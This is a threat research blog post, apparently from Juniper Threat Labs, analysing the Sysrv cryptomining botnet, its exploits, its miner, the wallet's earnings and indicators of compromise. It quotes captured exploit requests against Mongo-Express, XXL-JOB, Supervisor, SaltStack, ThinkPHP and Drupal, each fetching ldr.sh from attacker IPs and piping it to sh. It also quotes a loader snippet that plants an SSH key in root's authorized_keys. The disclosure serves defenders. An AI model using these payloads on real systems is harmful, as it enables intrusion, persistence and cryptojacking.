
Sysrv Botnet Expands and Gains Persistence


blogs.juniper.net/en-us/threat-research/sysrv-botnet-expands-and-gains-persistence

April 8, 2021



On March 4, 2021, Juniper Threat Labs identified a surge of activity of the Sysrv botnet. The botnet spread itself into Windows and Linux systems by exploiting multiple vulnerabilities, which we will cover in this blog. The threat actor's objective is to install a Monero cryptominer. The attack remains active. Here's what we've seen so far.

Sysrv Botnet Development



Juniper Threat Labs monitored the Sysrv botnet since December of 2020. At that time, it used two mining pools, **minexmr** and **f2pool**. It also used multi-component malware wherein the worm binary is installed as **sysrv** (**sysrv.exe** on Windows) and the miner binary as network01 (network01.exe on Windows). In February 2021, we saw the botnet remove the minexmr mining pool and only use f2pool.

Then, in March 2021, Juniper Threat Labs noticed a significant uptick in activity, as recorded by our sensors. In addition to incorporating more exploits, the botnet now combines the worm and the miner into a single binary. Our researchers believe the threat actor will have better control and management with a single binary as the binary is constantly updated. Sysrv also added **nanopool** as a new mining pool. We also identified new development in the loader script where it tries to add ssh keys to infected system. We believe this is a way for the threat actor to gain more persistence and may lead to more sophisticated attacks.


```
grep -q 1.1.1.1 /etc/resolv.conf || chattr -i /etc/resolv.conf 2>/
dev/null 1>/dev/null; echo "nameserver 1.1.1.1" >> /etc/
resolv.conf; chattr +i /etc/resolv.conf 2>/dev/null 1>/dev/null
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQCon+ogu86pIjSVJjPl3aERqrWFI7AvtzMqzTs
j9nWNXLHSosyTfJ3PwL4TkG4oicsBvGlgnlYJHSK157LLHGHRYEtzjyMpfeGuAkrrgk
47WtJVJajv4XipVHQWZlYk36kJfzQPPWGO54FDHPND77BQOwtuy47ZIBm+laXPV3NJ6
8V7wycOlSFMp4O6VXwC/iYMlsEhrmhEiNJyop6xBDVr6pwhKvUsJrRYmbKaZoK8bDQi
rQN3NA4j/nCaXoHxw9CvCvMERVtV/mgati+P1/5t7we16lKZXy5x/KitarrT34D73o8
sbHzQeQYih7Bmc972WZalyaGJcw0FlagAPDGFx+XhOS+sQHATBcIZS4/8Apd51903Uh
GMoNBjnK7YMYmg+51sbfoNCJ3gehcltaMW1aIUMyFq8PF0yMbjHxPEkIM7fJM7yadgn
AS7xYGevXwHY95SKPtWbZdRK1mEBgnttkO4qOR9QGeVXoCJ0uFjlnYM8oF4OjpyKlPO
VI4cDiVBoKG2G7dZ2FS0hhyRWvDJBLWbC4No+Ynz0aTX/YmUv1cxb8zZuq1lbmFX9NR
06o6ZhVSxFJhPfnjorILdslFUypUDZUhDF/SMSSG2gg/bj4rfcxBgunozNZjd6yP449
hTlil03civrIv6pokPyNQW1w2vlZ4kX7wAfH/GHQ7SCQ== user@email.com" > /
root/.ssh/authorized_keys
```

Ldr.sh started adding its keys for maintaining persistence

Bundled Exploits

Based on our findings, the attack surged on March 4, 2021 and we identified six vulnerabilities actively exploited with a payload, including:

- Mongo Express RCE (CVE-2019-10758)
- XXL-JOB Unauth RCE
- XML-RPC (CVE-2017-11610)
- CVE-2020-16846 (Saltstack RCE)
- ThinkPHP RCE
- CVE-2018-7600 (Drupal Ajax RCE)



Sysrv botnet attacks from Juniper's sensors

Mongo-Express RCE (CVE-2019-10758)

The attack we've seen so far specifically targets port 8081, which affects a web based MongoDB admin interface known as "Mongo-Express". Mongo-Express is a web-based admin interface used to manage MongoDB databases. Exploiting this interface could allow the attacker to gain access to the MongoDB databases. As of this writing, there are 847 public IPs in Shodan.io that are hosting this service.

```
POST /checkValid HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:78.0) Gecko/20100101 Firefox/78.0
Content-Length: 243
Accept: */*
Accept-Language: en-US,en;q=0.5
Authorization: Basic YWRtaW46cGFzcw==
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

document=this.constructor.constructor("return process")().mainModule.require("child_process").execSync("(curl --user-agent cve_20
19_10758 http://194.145.227.21/ldr.sh||wget --user-agent cve_2019_10758 -q -O - http://194.145.227.21/ldr.sh)|sh")
```

XXL-JOB Unauth RCE

This attack targets vulnerability in XXL-Job, a lightweight distributed task scheduling framework. It allows users to schedule tasks like cron jobs via a web interface. According to the authors, this framework has been adopted by many companies in China. From Shodan, we've enumerated 35 public IPs with this service, almost all of them in China.

```
POST /run HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
Content-Length: 475
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Accept-Encoding: gzip
  {
    "jobId": 1,
    "executorHandler": "demoJobHandler",
    "executorParams": "demoJobHandler",
    "executorBlockStrategy": "COVER_EARLY",
    "executorTimeout": 0,
    "logId": 1,
    "logDateTime": 1586629003729,
    "glueType": "GLUE_SHELL",
    "glueSource": "(curl --user-agent curl_xxljobUnauth http://31.210.20.181/ldr.sh||wget
  tp://31.210.20.181/ldr.sh)|sh",
    "glueUpdatetime": 1586699003758,
```

xxl-job unauth rce attack

XML-RPC (CVE-2017-11610)

This vulnerability affects "Supervisor", a web interface to manage processes on UNIX systems. A specially crafted XML-RPC request could allow code execution on a vulnerable server.

```
POST /RPC2 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safa
Content-Length: 377
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: text/xml
Accept-Encoding: gzip

<?xml version="1.0"?>
  <methodCall>
    <methodName>supervisor.supervisord.options.warnings.linecache.os.system</methodName>
    <params>
      <param>
              <value><string>(curl --user-agent curl_cve_2017_11610 http://31.210.20.181/ldr.sh||wget --user-agent
7_11610 -q -O - http://31.210.20.181/ldr.sh)|sh</string></value>
```

Saltstack RCE (CVE-2020-16846)

This vulnerability affects systems running Salt-API, an interface on top of Salt that provides multiple entry points to the Salt system.

"This CVE affects any users running the Salt API. An unauthenticated user with network access to the Salt API can use shell injections to run code on the Salt-API using the SSH client."

-https://saltproject.io/on-november-3-2020-saltstack-publicly-disclosed-three-new-cves/

```
POST /run HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.
Content-Length: 238
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

token=12312&client=ssh&tgt=*&fun=a&roster=whip1ash&ssh_priv=aaa|%28curl+--user-agent+curl_cve_2020_16846+http%3A%2F%2F31.210
81%2Fldr.sh%7C%7Cwget+--user-agent+wget_cve_2020_16846+-q+-O+-+http%3A%2F%2F31.210.20.181%2Fldr.sh%29%7Csh%3b
```

ThinkPHP RCE

ThinkPHP is another PHP framework that is widely exploited by Sysrv. A quick search on Shodan shows there are more than 35,000 public IPs deploying this service. Most of them are in China.

```
GET /?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=curl+--user-agent+curl_tp5+ht
tp://31.210.20.181/ldr.sh|sh HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip
```

Drupal Ajax RCE (CVE-2018-7600)

This vulnerability, aka “Drupalgeddon”, affects Drupal, a widely used CMS similar to WordPress. This vulnerability is relatively old but we still see many threat actors using this vulnerability.

```
POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
Content-Length: 289
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=system&mail[#type]=markup&mail[#markup]=echo+1324acb%3B%28curl+--u
ser-agent+curl_cve_2018_7600+http%3A%2F%2F31.210.20.181%2Fldr.sh+%7C%7C+wget+--user-agent+wget_cve_2018_7600+-q+-O+-+http%3A%2F%2
F31.210.20.181%2Fldr.sh%29%7Csh
```


Sysrv Botnet Payload

When a system is infected and becomes a bot, the bot has two functions. The first is to spread and infect more bots and the second is to mine for Monero cryptocurrency. A bot spreads itself by attacking random public IPs using the exploits we have listed above. The exploit’s payload is to download a loader script from a hard-coded IP or domain via wget, curl or powershell. The name of the script is either **ldr.sh** or **ldr.ps1.**

The loader script will then download the worm and miner binary from an IP hardcoded on the loader script.

The binary payload has a Linux and Windows version. It is a 64-bit Go binary which is then packed with UPX.


Linux binary found on Virustotal



Windows binary found on Virustotal


Cryptomining Worm

The cryptomining worm spreads by scanning vulnerable systems on the internet. It uses multiple exploits we have listed above. Based on the binaries we have seen and the time when we have seen them, we found that the threat actor is constantly updating its exploit arsenal. The latest addition includes an exploit targeting Laravel software, an open-source PHP web framework.



sysrv malware main routine

Inside the binary, we found the exploits it used to spread.



Exploits include:

Exploit	Software


CVE-2021-3129	Laravel
CVE-2020-14882	Oracle Weblogic
CVE-2019-3396	Widget Connector macro in Atlassian Confluence Server
CVE-2019-10758	Mongo Express
CVE-2019-0193	Apache Solr
CVE-2017-9841	PHPUnit
CVE-2017-12149	Jboss Application Server
CVE-2017-11610	Supervisor (XML-RPC)
Apache Hadoop Unauthenticated Command Execution via YARN ResourceManager (No CVE)	Apache Hadoop
Brute force Jenkins	Jenkins
Jupyter Notebook Command Execution (No CVE)	Jupyter Notebook Server
CVE-2019-7238	Sonatype Nexus Repository Manager
Tomcat Manager Unauth Upload Command Execution (No CVE)	Tomcat Manager
WordPress Bruteforce	WordPress

XMRig Miner

The second component of the payload is a cryptominer that mines Monero. In the early malware samples, the miner is in a separate binary. In later samples, the miner component is merged with the worm into a single binary. The miner is a version of XMRig which mines for the following mining pools:

- Xmr-eu1.nanopool.org:14444
- f2pool.com:13531
- minexmr.com:5555

As of poolwatch.io, these pools are three of the top four Monero mining pools. Combined together, they almost have 50% of the network hash rate. The threat actor's criteria appears to be top mining pools with high reward rates.



top monero mining pools

The profit from mining is saved into the following wallet address:


49dnvYkWkZNPrDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXttwWE3WGURa

How profitable is this miner?

Looking at Nanopool, this wallet gained **8 XMR** (~1,700 USD) from March 1 to March 28. It appears to be ramping up recently at a pace of 1 XMR per 2 days.

Total paid: 8.031765 XMR CSV			
	Date	Amount	Status
8	2021-03-28 22:24:46	1.001599 XMR	Confirmed
7	2021-03-26 11:54:29	1.003793 XMR	Confirmed
6	2021-03-23 11:13:12	1.001028 XMR	Confirmed
5	2021-03-19 23:29:39	1.003686 XMR	Confirmed
4	2021-03-14 17:12:03	1.009386 XMR	Confirmed
3	2021-03-11 16:37:30	1.004267 XMR	Confirmed
2	2021-03-07 05:23:06	1.007577 XMR	Confirmed
1	2021-03-01 03:19:07	1.000429 XMR	Confirmed


source:
https://xmr.nanopool.org/account/49dnvYkWkZNPrDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXttwWI
From f2pool, this wallet gained 10XMR from December 2020 to March 2021 (2,000 USD).




source:
https://www.f2pool.com/xmr/49dnvYkWkZNPrDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXttwWE3W(

Mitigation

Juniper Advanced Threat Protection (ATP) Cloud detects the binary payloads as follows.



ATP Cloud detection of Linux Binary



ATP Cloud detection of Windows binary

Indicators of Compromise

Sha256, ip, URL, domain	Type
8223164dd8e2c7d6b2f0da63639186564335ba6a1bfc11cf31493d5c48f3abaf	linux binary
9b2023a0e22f22860a7a46a67c9eba2c4831db66244603fd961fbb5c38b55272	linux binary
ba46915f06d99c4dbb9d07767a86e979893f46333a8a93fce6e040452dfc1155	linux binary
3ea2df69b99f78fc0768ecf8190293f2b277b6de6e7b8e668f40b8a4910df17c	linux binary
2d5de0dfa05c2a2649a4537b3f935f3ab2c029eeb3a07ab33592611388c845aa	linux binary
d42090b274d285e759de296239bd7b8e5d97270b2d2ae189aed80e68ba82b591	linux binary
e627aff93c1e095786b5a5248425ec62c1ea8b049d487cfa6e9cfdf2a0ddbd7b	linux binary
bf2c450d4d3519de51fbd31def04a0e6786e13a568ddefcaa62d812cc72ffc4c	linux binary
1dd2c66843fcf5512b4dda518c2d5010edf06ab701f0380777b1b305ce9c98b0	linux binary
a999d7f95af4084b1e4276ee329e9b466c4d88a14cfc87007587d18a4a6c9f8a	linux binary
7a546057a47ee02f6436e51d6d61f1b63c525307f9b5076a8edfe2cf4ae68769	linux binary
6750e584ad0c21588e0add09c6ebe0cc9affe1673ac848b1761359170cf08bb7	linux binary
5f5d599d4d0f9149440a6f813c6db3759d4fdbf7abe991c3af3aa59dc8c4027f	linux binary
72483800c412e2204731b12c9d8fff1bc84f7af8f0b258299bb4f091a57ab23a	linux binary
9c9b7da616239290db831a9305e1a46d45c112c761deaea5ed4c36aea7433891	linux binary
beaa0639a67f7fc7937a100f01a550ecb8c8b608251f4d02a97d9a0a15de1304	linux binary
7ff5f2b3145d1e54a84f5bcc13ae6838baac2d6c20951d19608166833753d96f	linux binary
1c91ed47c3c0baa74fa15c9b02330701dd02fc1e9b44963e1fe9a650ef7b78ef	linux binary
